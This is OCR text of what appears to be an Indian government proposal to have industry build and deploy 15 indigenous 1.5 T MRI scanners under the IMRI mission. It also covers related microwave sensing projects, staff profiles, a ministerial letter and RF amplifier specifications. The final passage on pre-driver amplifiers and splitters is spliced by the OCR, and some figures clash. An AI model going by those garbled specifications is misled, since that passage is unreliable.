- Design and development of tracking antenna at 1680 MHz.
- Design and development of receiver of Radio Theodolite.
- System Integration, testing and validation
- System installation and commissioning at site IMD, Santacruze

4. Moisture Measurement System using Microwaves (CI)

Funding Agency-MeitY

Moisture measurement system is basically a microwave radar/system operating on the bistatic mode. It works on the principle that water has a very high dielectric constant compared to most other materials. Therefore the moist materials are having higher value of dielectric constant. Microwave signal is allowed pass through the moist materials. When microwaves intersect with water molecules within the material they slow down (and hence change phase) and weaken

(attenuate) as the energy is transferred to the material. The system can calculate the moisture content based on these changes. The additional parameters that affect the measurement are bulk density, temperature of the material. These parameters may be taken into accounts during the calibration of the system. CI's contribution in this project is listed below

- System design, development and execution
- Sub-system such as antenna, transmitter, receiver etc. design and development
- System integration, testing and validation
- Development of calibration equation
- Technology demonstration

5. Design and Development of a Compact, Cost effective Brix Meter for Sugar Industry(CI)

Funding Agency-MeitY

The accurate determination of the sucrose concentration (degree/% Brix) is of high importance in different stages of sugar producing industries. The crystallization of the sugar starts in the vacuum pans, whose function is to produce sugar crystals from the syrup. In the pan boiling process, the syrup is evaporated until it reaches the super saturation stage under a strict observation of Brix concentrations. At this point, the crystallization process is initiated by "seeding" or "shocking" the solution.

The propagation time (phase shift) and intensity (attenuation) of the microwaves passing through the material are compared to a reference signal, which does not travel through the material being measured. The phase shift and attenuation occurred is a measure of the dielectric property of the material. The sucrose concentration (Brix) in the sugar syrup can therefore be determined by measuring the phase shift and/or attenuation compared to that of a reference signal path.

- System design, development and execution
- Sub-system such as antenna, transmitter, receiver etc. design and development
- System integration, testing and validation
- Development of calibration equation
- Technology demonstration

6. Swadeshi Chumbakiya Anunaad chitraN-Ek Rashtriya Abhiyaan, SCAN-ERA, An Indigenous Magnetic Resonance Imaging (IMRI), A National Mission (Co-CI)

Funding Agency-MeitY

Magnetic resonance imaging (MRI) is a medical imaging technique used in radiology to investigate the anatomy and function of the body in both health and disease. MRI scanners use strong magnetic fields and radio waves to form images of the body. The technique is widely used in hospitals for medical diagnosis, staging of disease and for follow-up without exposure to ionizing radiation.

The human body is largely composed of water molecules, which contains two hydrogen nuclei, or protons. When a person goes inside the powerful magnetic field (B_0) of the scanner, the magnetic moments of these protons align with the direction of the field. A radio frequency electromagnetic field is then briefly turned on, causing the protons to alter their magnetization alignment relative to the field. When this field is turned off, the protons return to the original magnetization alignment, and these changes in magnetization alignment cause a changing magnetic flux, which yields a changing voltage in receiver coils to give the signal. The frequency at which a proton or group of protons in a voxel resonates depends on the strength of the local magnetic field around the proton or group of protons. By applying additional magnetic fields (gradients) that vary linearly over space, specific slices to be imaged can be selected, and an image is obtained by taking the 2-D Fourier Transform of the spatial frequencies of the signal (k-space).

Diseased tissue, such as tumors, can be detected because the protons in different tissues return to their equilibrium state at different rates (i.e. they have different T_1 times). By changing the parameters on the scanner this effect is used to create contrast between different types of body tissue

Objectives

- Design and development of indigenous 1.5 T MRI scanner

Co-CI's Contributions

- Literature survey and study of Magnetic Resonance Imaging
- Feasibility study of the system realization
- Creation and establishment of MRI lab and required infrastructure
- Project Execution
- The complete system design and development
- Detailed Project Report(DPR) Preparation of IMRI project
- All MRI **RF Electronics** (RF Power Amplifiers, High Power T/R Switches, All types of RF Coils, Receiver Front Ends etc) development
- Study, procurement and integration of 1.5T magnet, gradient system(amplifier and

Coil)

- System Integration, Animals Trial, Clinical Validation
- Industry Engagement Process/Technology Transfer Process through EOI and RFP

7. **Smart warehouses with Applications of Frontier EM & Electronics based TechnologY, SAFE^{2}TY (Co-CI)**

Funding Agency-MeitY

In ware houses/procurement sites the moisture content, biotic and abiotic factors determine the quality of the grain stored. By proper measuring and controlling of these factors, one can safely and easily extend the shelf life of the stored food grains.

The physical environmental parameters such as temperature and the moisture content of the stored grain, and the inter-granular gaseous environment also plays major role in quality degradation.

Co-CI's Contribution

Online microwave based moisture measurement system while procuring/storing of grain sack in Food Corporation of India (FCI)

Microwave signal at 5.81 GHz is allowed to pass through the grain sack moving on conveyerized system from the top as shown below. The signal is received by the receive antenna placed below the sack and processed further for the attenuation and phase which were used to calculate the moisture content

- System design and development
- Transceiver design and development
- Low Profile Wide Beam Antenna system for scanning of grain sack
- Lens design and development to converge the signal

8. **Application of EM Wave Based Technology for Disinfestation of Grains, Pulses and Seeds for Safe Storage (Co-CI)**

Funding Agency-ICAR

Co-CI's Contribution

RF disinfestations for food grains in a 50 ohm system

RF (Radio Frequency) heating/disinfestations is the process in which a high-frequency alternating electric field heats a dielectric material. At higher frequencies, this heating is caused by molecular dipole rotation within the dielectric.

- Design and development of RF disinfestations in a 50 ohm system
- Design and development of solid state transmitter for SAFE^{2}TY project
- Design development of parallel plate applicator

9. Dielectric property based technology development of agricultural products for IIFPT, North East

Funding Agency-MeitY

One of the most important technologies in the area of dielectric property characterization is the moisture measurement system of agricultural granular and liquid products for IIFPT. Microwave based moisture measurement system has been successfully developed for multiple grain products.

CI's Contribution

Design and development of compact portable microwave based moisture measurement system for IIFPT

Moisture measurement uses waveguide based sensors and works on the principle of transmission loss of microwaves when they pass through a medium of high permittivity. Water has a high relative permittivity of 81. Due to such a high value, the behavior of microwaves is altered even with a small variation in moisture content of sample under test. Hence, microwaves transmission loss can detect traces of water in a sample.

It is noninvasive and does not alter the properties of the sample in any way. It is instantaneous and nondestructive. It can measure moisture values from 8% to 22%.

Annexure 3 – Details of Personals already working in SAMEER

Dharmesh Verma, Scientist-E

He completed Bachelors degree in Engineering in 1999 and Joined SAMEER as Scientist-B in 2000. He has been working in the area of Industrial applications of High Power RF based system, Control and Automation system and he has successfully independently handled projects as project manager.

Bhaskara Naik, Scientist C

M Tech graduate in RF and Microwave Electronics Engineering from IIT Kharagpur joined SAMEER since 11 June 2012 in Med 2 Department. Since then he has worked in the project Design and Development of 6 MV Medical Linac (Jai Vigyan project phase-II funded by Ministry of Information Technology, New Delhi). Presently working in TID division on development of RF coils for 1.5T MRI system. He is also working on development of "Design and Development of microwave imaging tool for Breast Cancer detection". Other areas where he worked are Development of Co-axial slot antenna for microwave hyperthermia, Development of Bow tie antenna for GPR system.

Shri. Naresh Panchal, Scientist D

BE, Mechanical Engineering, Experience: 26 years

Divakara K A, Scientist C

Master's degree in the field of Digital Communications. He was working with CDAC Trivandrum, on development and Porting of Speech Synthesizer on ARM-926EJS Processor based system for hand-held applications, Development of complete firmware with multi-task scheduler for Quad-Core SMP 32-bit low-power processor, Design of ISA for 32-bit low power processor with multi-processing capability. He is presently working on Development of R&V System for Conventional External Beam Radiotherapy at SAMEER

Annexure 4-PERT Chart

Activity	Qtr 1	Qtr 2	Qtr 3	Qtr 4
Year 1				
SAMEER along with its Collaborating partners (CDAC, and IUAC) float an EOI for manufacturing fifteen MRI machines by Indian industries.				
Short listing of industries by SAMEER and its participating agencies based on EOI criteria.				
Submission of RFP by shortlisted industries including technical and financial bids.				
Technical evaluation of the bids submitted by Indian industries.				
Short listing of Indian industries for manufacturing fifteen MRI machines based on financial bids				
Industries start manufacturing MRI machines as per SAMEER's technology and guidelines.				

Activity	Qtr 1	Qtr 2	Qtr 3	Qtr 4
Year 2				
Industries continue manufacturing the MRI machines.				
SAMEER and its participating institutions provide support and guidance to industries as needed				
Industries demonstrate the developed technology as per SAMEER's technology and guidelines				
Opening of financial bids of qualified industries by SAMEER				
Awarding of contract to L1 / L2 or both as per the guidelines in the proposal and delivery of one(1) MRI machine				

Activity	Qtr 1	Qtr 2	Qtr 3	Qtr 4
Year 3				
Development and deployment of six (6) more regulatory-approved MRI machines by the selected Industry.				
Training the operators on system operations and maintenance of the system by industry.				

Activity	Qtr 1	Qtr 2	Qtr 3	Qtr 4
Year 4				
Development and deployment of Eight (8) more regulatory approved IMRI machines at hospital/premises.				
Training the operators on system operations and maintenance of the system by industry.				

Annexure 5: Detailed Description of Project

Need of Project

India is fastest growing and developing economies of the world. As economy condition is improving of people at large in the country, the facilities for health care including state of art diagnostic equipment is being set up. As we are aware that MRI machine is an excellent diagnostic tool for detection of various diseases by providing precise contrast resolution. With MRI it is possible to detect minute contrast differences in (soft) tissue. Another advantage of MRI is the possibility the make images in every imaginable plane. The major factor driving the MRI market from demand side is the growing population in developing nations and the increase in aging population in developed countries. MRI market has an opportunity to grow in the developing market such as Brazil, Russia, India, and China. With rising focus on healthcare, there is an increasing expenditure on capital equipments. The global market for MRI is highly consolidated with majority of the market being held by a few major players. GE Healthcare (U.K.), Philips (The Netherlands), and Siemens (Germany), together constitute most of the market with Siemens being the market leader. There are no Indian systems integrators selling their own superconducting MRI systems as yet. However, a number of Chinese and Indian companies are taking steps to enter into this market in competition with the majors. If an indigenous MRI technology is made available, the cost of MRI scanning will go down considerably for the common man thus allowing a wider section of people to have convenient access to the otherwise highly priced MRI scans. Additionally, the capital investment for procurement of MRI scanners from the international market will be substantially reduced which in turn will save a lot of foreign exchange.

About Project

The Indigenous Magnetic Resonance Imaging Project (IMRI) - A National Mission also known as Swadeshi Chumbakiya Anunaad ChitraN Ek Rashtriya Abhiyaan (SCAN-ERA) was initiated in the year 2013. In March 2015, the proposal for Indigenous MRI was accepted and the exercise

Of combined joint project proposal for contributing participating organisations was done. SAMEER having expertise in RF and Microwave was identified as the nodal agency responsible for Design and development of - RF Amplifier, Couch, Spectrometer, Coils and Overall System Integration. CDAC-Trivandrum was assigned the responsibility of software development for Image Reconstruction and development of Pulse Sequence Module. CDAC-Kolkata was given the responsibility of development of Parametric Reconstruction and Image visualization Modules. DSI – MIIRC, Bangalore was identified as knowledge partner and was given the responsibility for Simulation & Optimization of pulse sequences. Lastly IUAC was identified for Development of high homogeneity The Indigenous MRI Project is monitored strictly every half yearly by the National Steering Committee (NSC) chaired by Honorable Professor N. R Jagannathan who was formerly Head, Dept. of NMR & MRI Facility, AIIMS, New Delhi and is currently associated with Chettinad Academy of Research & Education, Kelambakkam, Chennai & IIT, Chennai. The NSC committee constitutes of eminent radiologist and academicians from India. Apart from the National steering committee the indigenous MRI project is also monitored by 3 Technical Review and Advisory committee (TRAC) every quarterly.

Now by the end of 2022 all the IMRI sub systems (high power RF amplifier, various RF coils and front end system, RF spectrometer, integrated control system, patient couch, Image visualization and reconstruction module and pulse sequence generation module) have been successfully developed and tested for its specifications. These systems have been integrated with procured magnet. All the sub-modules are well established and packaged. Animal trials for the indigenous developed sub-systems integrated with procured magnet are completed. **The systems are ready to be marketed**. Similarly the magnet development is in its final stages. **Hence, the main objective of the project is to incentivize Indian Industries qualified through EOI and RFP (i.e. Technology Transfer/Hand-holding) process to manufacture the commercial Indian MRI with the help of IMRI technology available at SAMEER and its consortium partners and to make the developed technology available to the masses.**

Engagement of Industry Consortium for Product Development:

Complexities of MRI can't be undermined, and it requires 1.5T superconducting magnet with all

Its accessories & electronics, gradient system coil & amplifier, high power RF amplifier, various RF coils and front end system, RF spectrometer. Integrated control system, patient couch, precision mechanical engineering, sophisticated software for pulse sequence generation, image reconstruction and visualization including GUI and integration of complete system to create a clinically acceptable image.

The IMRI mission program was launched in 2015 with the goal of designing, developing, and testing an indigenous 1.5 Tesla MRI System for medical imaging. The program has made significant progress, with all subsystems, including the High Power RF Amplifier, Digital Spectrometer, various types of coils, Front End system, highly complex reconstruction software, Pulse Sequences, and GUI, successfully developed. Prototypes of these subsystems are prepared and ready for conversion into deployable products. The Super-conducting Magnet is currently in its final stages of development.

The major achievements of IMRI mission program till date are:


1. Successful development and integration of indigenous sub-systems such as the 16kW RF amplifier, Spectrometer, RF Coils, Couch, Gradient Amplifier, and Pulse Sequence Software with procured magnet. Imaging tests have been conducted on various fruits, phantoms, and deceased animals, including frogs, using different sequences and coils such as the head birdcage, CTL, and general-purpose coils.
2. Imaging with head birdcage achieved using low power 2 kW amplifier. Animal trials with head birdcage completed.
3. Imagining with body birdcage using 16kW amplifier achieved. Animal trials with small animals' completed.
4. Preliminary trials conducted on animals, followed by human subject trials using the CTL coil, and images obtained
5. Software for image reconstruction and visualization have also been developed and integrated. Images have been obtained. Further, fine tuning is in progress.
6. Design and integration of 22 Pulse sequences with the spectrometer.

With most of the subsystems ready to be converted into deployable products, a strategic committee was formed to formulate strategies for marketing the IMRI system, protecting the non-exclusivity clause during technology transfer, devising a partnership framework, and evaluating the business proposition. Based on the committee's recommendations, SAMEER initiated the Expression of Interest (EOI) process to engage various Indian industries in establishing a complete ecosystem for manufacturing the required MRI subsystems and the complete MRI system. As a result, seven industries qualified. The MOUs and NDAs are

signed on 27th May 2024 at MeitY, Delhi. The list of Industries engaged through EOI and RFP (i.e. Technology Transfer/Hand-holding) process for manufacturing Indian MRI is shown below

1. SCI-COM Software India PVT. LTD
2. Vedang Radio Technology Pvt Ltd
3. Paras Defense And Space Technologies Limited
4. NVGEN Automation Prv Ltd.
5. MEDIRAYS Imaging Pvt. Ltd.
6. ADONIS Medical Systems Private Limited
7. INOX India Pvt LTD Vadodara

MOUs and NDAs Signing in Digital Media:



The IMRI team held meetings with Shri. Alkesh Kumar Sharma, Secretary, MeitY, seeking support for the promotion of the indigenously developed MRI system. To instill confidence in the industry regarding the development and deployment of the indigenously developed MRI, the Secretary, MeitY, wrote a letter to Shri. Rajesh Bhushan, Secretary, MoH&FW, requesting support for a joint Mission mode program. This program aims to support the MRI manufacturers' ecosystem by ensuring the deployment of approximately 15 The industries are already in the process of making an Industry grade MRI to be shown as per the terms and conditions of recent MOUs.

MRI systems at government healthcare units identified by MeitY/MoH&FW/State Government, following thorough specification benchmarking and clinical validations. The attached letter outlines these details. The IMRI team also had two meetings with the Additional Secretary, MeitY, for the same purpose.

To support the IMRI mission program, which now aims to establish an ecosystem for MRI manufacturers and foster confidence in the industry, SAMEER and its participating agencies have submitted this proposal titled 'Development and Deployment of MRI machines by Industry consortium developed under IMRI program' to MeitY, seeking financial support for the development and deployment of 15 MRI scanners in collaboration with the industry. The objective of the project is to develop and deploy 15 MRI systems by the Indian industry in government healthcare units identified by MeitY/MoH&FW/State Government after benchmarking of specification clinical validations as per requirement.

अलकेश कुमार शर्मा, भा.प्र.से.
सचिव

Alkesh Kumar Sharma, I.A.S.
Secretary

इलेक्ट्रॉनिकी और सूचना प्रौद्योगिकी मंत्रालय
भारत सरकार
Ministry of Electronics &
Information Technology (MeitY)
Government of India

DO No. 10(3)/2023-M&HI
Dated 21st April 2023

Dear Sir,

Subject: Promotion of Indigenously developed MRI system

SAMEER along with Inter University Accelerator Centre (IUAC) and Centre for Advanced Technology (Trivandrum & Kolkata Centres) has designed developed fabricated and integrated various RF Subsystems and started getting images from the system. The 1.5 T Super-conducting magnet has been developed and fabricated and undergoing testing. The completelyindigenously developed MRI with almost 75% locally manufactured subsystems is expected to be developed by end of this year.

2 MRI market has been growing from past couple of year so there is a tremendous opportunity for indigenously developed MRI systems to meet the local need as well as export requirements. This indigenously developed MRI system appropriately fits in the Government's initiatives of **"Make in India"** and **"Atmanirbhar Bharat"** with more than 75% of the Local content in this developed machine. SAMEER has already initiated process of engaging industries through EoI forming an Eco-system of MRI manufacturers under Govt of India Mantra 'Local for Global'.

3 In this regard, I request your support for a Joint Mission mode programme for supporting this eco-system of MRI manufacturers by ensuring deployment of about 16 nos of MRI systems at Government Healthcare Units identified by MoH&FW after benchmarking of specifications and clinical validation as per the requirements.

Warm regards,

Yours sincerely,

(Alkesh Kumar Sharma)

Shri Rajesh Bhushan
Secretary
Ministry of Health & Family Welfare
Room no. 156-A
Nirman Bhawan, C-Wing, New Delhi-110001

Execution Plan:

For the Development and Deployment of MRI machines by Industry consortium, an IMRI consortium of the entire collaborating institute will be formed. SAMEER will be the nodal agency in the consortium and will be responsible for overall developmental, progress tracking and financial progress during the project execution. CDAC (Trivandrum) and IUAC will be the participating agencies.

Proposed Process for Manufacturing 15 MRI Machines

To support the ecosystem further and boost the confidence of the industries to whom SAMEER has transferred the MRI sub-system manufacturing knowledge,

However SAMEER will issue a new Expression of Interest (EOI)/Request For Proposal (RFP) for the manufacturing of 15 MRI machines based on the technology developed under the IMRI project by Indian Industry/System Integrator at a No Cost, No Commitment (NCNC) basis. The detailed process is as follows:

- **Expression of Interest (EOI):** SAMEER will issue a new EOI for manufacturing of 15 MRI machines by Indian industries.
- **Request for Proposal (RFP):** Industries participating in the EOI and meeting the qualification criteria will be requested to submit an RFP consisting of technical and financial bids.
- **Technology Demonstration:** Industries qualifying the technical bid will need to demonstrate the technology within 18 months from the time of shortlisting.
- **Financial Bid Evaluation:** Once the technology is successfully developed and demonstrated, SAMEER will open the previously submitted financial bids of the shortlisted industries.
- **Awarding Contracts:**
    - The industry with the lowest bid (L1) will be awarded the contract to manufacture the 15 MRI machines.
    - If the second-lowest bidder (L2) agrees to manufacture the MRIs at the cost provided by L1, they will be tasked with developing 30% of the 15 MRI machines (equivalent to 5 machines), while L1 will develop the remaining 10 machines. L2 will develop their machines at the cost provided by L1.

Instructions for Manufacturing the 15 MRI Machines

1. **System/Sub-system Manufacturing:**

   - The Indian Industry/System Integrators selected through the EOI/RFP process at NCNC basis should manufacture the sub-systems and system as per the technology developed by SAMEER and its participating agencies.

2. **Manufacturing and Deployment:**

   - The MRI systems should be manufactured, installed, validated, and maintained by the industry /system integrator. The system should be maintained for a period of 2 years.

The success criteria for the technical evaluation are as follows:

- The MRIs developed by industries must be regulatory approved.
- The MRIs must meet applicable standards.
- The MRIs must be validated by radiologists, and their feedback must be incorporated into the system by the industry.
- The industry must deploy and maintain the developed MRI systems at hospitals for a period of two years.

Year wise milestones are as follows:

First Year

- SAMEER along with its collaborating partners (CDAC, and IUAC) float an EOI for manufacturing 15 MRI machines by Indian industries.
- Shortlisting of industries by SAMEER and its participating agencies based on EOI criteria.
- Submission of RFP by shortlisted industries including technical and financial bids.
- Technical evaluation of the bids submitted by Indian industries.
- Shortlisting of Indian industries for manufacturing 15 MRI machines based on financial bids
- Industries start manufacturing MRI machines as per SAMEER's technology.

Second Year

- Industries continue manufacturing the MRI machines and demonstrate them as per SAMEER's technology and guidelines.
- SAMEER and IMRI collaborating partners provide support and guidance to industries as needed.
- At the end of the 2nd year, successful demonstrated machine to be kept ready with all applicable compliance, standards and regulatory approved

Third Year

- Development and deployment of 6 more regulatory-approved MRI machines by the selected Industry.
- Training of operators on system operations and maintenance by industries.
- SAMEER, CDAC, and IUAC continue to provide support to industries.

Fourth Year

- Development and deployment of 8 more regulatory-approved MRI machines by the selected Industry.
- Maintenance of MRI systems by industries with support from SAMEER, CDAC, and IUAC as needed.

SAMEER along with Collaborating Institutes will provide technical Know-how generated during the prototype development and integration phase (of IMRI program) to Industry partners selected through the EOI process. SAMEER and its participating institutes will work hand-n-hand with the industry/ System Integrator to bring the IMRI system to market. SAMEER will also guide the industry during the support and maintenance activity of the developed and deployed IMRI machines.

The role of SAMEER, CDAC (Trivandrum) and IUAC are mentioned below:

A. Roles of SAMEER

- Act as a nodal agency for other participating institutes i.e. CDAC-Trivandrum, IUAC and Industry consortium
- Provide the necessary documentation, including technical specifications, user manuals, design documents, and any relevant information data for hardware integration which consist of (RF Amplifier, RF Coils, Spectrometer, Controls and Patient Support system)

- The available facility of established MRI Laboratory at SAMEER's Powai campus will be made available to the industry for testing of different subsystems for its performance.
- Facilitate the industry for getting RF sub-systems approved as per IEC standards for its electrical as well as safety standards developed by them.
- Provide full support to make the entire venture successful especially during the integration phase as it would necessitate multidisciplinary proficiency.
- Conduct technical training sessions for the industry partners about the technology, its workflow, and operation.
- Provide support during free maintenance periods
- Provide support for clinical validation and getting the Indian MRI systems regulatory approved.

B. Role of CDAC (Trivandrum)

- Provide the necessary documentation, including technical specifications, user manuals, design documents, and any relevant research data for software modules
- Provide technical support and assistance as needed during the implementation phase.
- Provide technical assistance and support for fine tuning of reconstruction algorithms during implementation and validation stage
- Provide technical assistance and support for fine tuning of pulse sequences during implementation and validation stage
- Provide support for correction of bugs
- Conduct technical training sessions for the industry partners about the technology, its workflow, and operation.
- Provide support for software maintenance
- Development of a cloud based platform to execute and validate pulse sequences remotely and a medical imaging platform to permit the upload, remote review, and download of reconstructed images.

C. Role of IUAC

- Provide necessary training to the i.e. the subsystem manufacturer interested in magnet manufacturing. The training includes lectures on the basic design methodologies, operational concepts, functionalities of all components of the 4K magnet system, development process, integration and test methodology, of various components/techniques of the whole-body

superconducting MRI magnet system. The training to the successful bidder would be provided through non-disclosure agreement between the IUAC and the bidder.

- Provide necessary technical support to the system Integrator in handling the Superconducting MRI magnet. If needed, IUAC would provide necessary training to the system integrator for the operation of the magnet. The training includes lectures on basic concepts of the magnet and its cryogenic system, operational aspects of the whole-body superconducting MRI magnet system. Necessary training on cryogenics can also be given to the system integrator.
- IUAC would work with hand-in- hand with the magnet manufacturer to build the magnet in-house in the factory. IUAC would provide all technical details necessary for building the magnet to the bidder for magnet manufacturing. The technical details related to IMRI magnet would be shared through NDA between IUAC and the magnet manufacturer.

Industry Contribution / Investment details

Seven production agencies in terms of system integrator and sub-system manufacturers are qualified by SAMEER through a comprehensive EOI process. SAMEER has already signed a MoU and NDA with these industries for the development of MRI sub-system and system as a part of technology transfer and hand-holding process.

The industries qualified are:

1. SCI-COM Software India PVT. LTD
2. Vedang Radio Technology Pvt Ltd
3. Paras Defense And Space Technologies Limited
4. NVGEN Automation Prv Ltd.
5. MEDIRAYS Imaging Pvt. Ltd.
6. ADONIS Medical Systems Private Limited
7. INOX India Pvt LTD Vadodara

The industries are already in the process of making an Industry grade MRI to be shown as per the terms and conditions of recent MOUs.


These 15 machines are poised to address the substantial demand for advanced medical imaging equipment within our nation. The journey to find the perfect partners for this endeavor has been meticulous, involving a

rigorous Expression of Interest (EOI) procedure that has led to the selection of seven prominent industries. These chosen industries have demonstrated a profound interest and exceptional capabilities to participate in this transformative project. The overview of the investments committed by these industry leaders, crucial for facilitating the MRI technology transfer process is provided in Annexure 7. Their invaluable contributions will serve as the cornerstone for realizing our collective vision of making state-of-the-art MRI Machines not only accessible but also affordable, ultimately elevating healthcare services in India. This endeavor is harmoniously aligned with MeitY's mission to foster technological progress and promote indigenous manufacturing prowess.

Annexure 6: Detailed specification of each IMRI sub-module

Magnetic Resonance Imaging technology is a state of art non-invasive technologies to create 3-D images of human body parts with a very small slice thickness. It is a very complex system and involves various technologies to work to its strict specifications and also in sync with each other. It involves:

1. 1.5 T Super-Conducting Magnet with all its accessories & electronics
2. High power RF Amplifier
3. Various RF Coils and Front-end system
4. RF Spectrometer
5. Integrated control system
6. Patient couch
7. Precision Mechanical Engineering
8. Sophisticated So ft war e for Pulse Sequence Generation, Image Reconstruction and Visualization including Graphical User Interface
9. Integration of complete system to create clinically acceptable image



MRI Detailed Specifications

Parameters Targeted Values	Parameters Targeted Values
Magnetic Field	1.5T
Frequency of Operation	63.87 MHz
Transmitted Power	15 kW Peak (max)
Power Supply	80 kVA
Main Magnetic Field Homogeneity (40 cm DSV ppm)	<10ppm
Maximum Field of View (mm)	500 (isotropic)
Minimum Field of view (mm)	10
Bore Diameter	60 cm (Typical)
Bore length	170 cm (Typical)
No. of Channel	16
Maximum amplitude mT.m-1	33(Typical)

X, Y, Z	
Slew Rate **mT.m-1.ms-1**	120(Typical)
Coolant	Helium (2000 liters)
Minimum installed area m2	<40

1. 1.5 T Super-Conducting Magnet with all its accessories & electronics

The superconducting magnet is the largest and most expensive component of an MRI system. The magnet configuration is determined by numerous competing requirements including optimized functional performance, patient comfort, ease of siting in a hospital environment, minimum acquisition and lifecycle cost including service. The IMRI Magnet is developed with the following specifications:

Table 1 General specification of the 1.5 T MRI magnet.

Description	Field
Central Field Strength (T)	1.5T
Field of View (FOV) Region	45-50 cm
Field Homogeneity (peak-peak)	<10 ppm
Active Shield (Stray Field)	5G in 5m (Z) x 3m ® elliptical space
Field Stability	0.1 ppm/hr.
Cooling methodology	Ever-cooled
Warm Bore	90 cm
Access Bore	60-65 cm
Bore length (max)	170 cm

2. RF Amplifier

The RF amplifier provides the required energy to coil for producing B1 EM fields. The developed amplifier uses a modular approach for ease in maintenance activity. As discussed in specification below SAMMER has developed a complete 15kW amplifier and it is rack mounted. The development of pre-driver, driver, main amplifier, combiner at different stages and VVA has been completed. The individual testing and integrated testing completed. The 1kW, 2kW and 15kW systems are developed. The 1kW and 2kW systems are completely ready with all required interlocks and obtain images after successful integration with other systems for head scanning. The independent 15kW rack mounted system is ready without interlocks. The final integration of the 15kW system with body birdcage coil and other systems for full body imaging is remaining.

Table 2: 15 kWRFAmplifierspecifications

Parameter	Values
Frequency of Operation	63.87 MHz
Bandwidth	600 kHz
Output Power (P peak)	15 kW for Body Coil 4kW for Head/Knee Coil
Duty Cycle	10% (Max.)
Typical Gain	72 dB/ 66 dB
Gain Variation(Flatness)	±0.2 dB over the bandwidth
Efficiency	>50%
Normal Input Impedance	50 Ohm
Shape of RF Pulses and pattern	Rectangular, Sinc, Gaussian
Input VSWR	1:5:1 (Max)
Output VSWR(Load)	3:1(Max)

The RF Transmitter block is responsible for providing RF energy to create a B1 field in the magnet bore with the help of respective RF coils. The transmitter block incorporates majorly the four chains of 4kW with a combined result of 15kW. Each chain consists of four main amplifiers with one combiner, Driver amplifier module and Pre-driver Amplifier module. The major sub-system specifications are explained as below,

a) Amplifier

The solid state device based amplifier is developed and that device part number is MRF1K50H. Gain of the developed Main amplifier is 24dB. The bandwidth of the complete system is achieved up to 1 MHz

b) Combiner

There are two types of combiners developed. Wilkinson based 4-way power combiner with cables having insertion loss of 0.6dB and Ferrite based combiner having insertion loss of less than 0.2dB.

c) Driver Amplifier

The driver amplifier is also developed based on solid state device technology with a part number MRFE6V525L. The achieved gain is 23dB

d) Pre-driver Amplifier

The driver amplifier is also developed based on solid state device technology with a part number MRFET here are two types of splitters used in subsystems like 2 way and 4 way splitter. The developed 2 way a 6V525L. The achieved gain is 23dB

e) Splitters

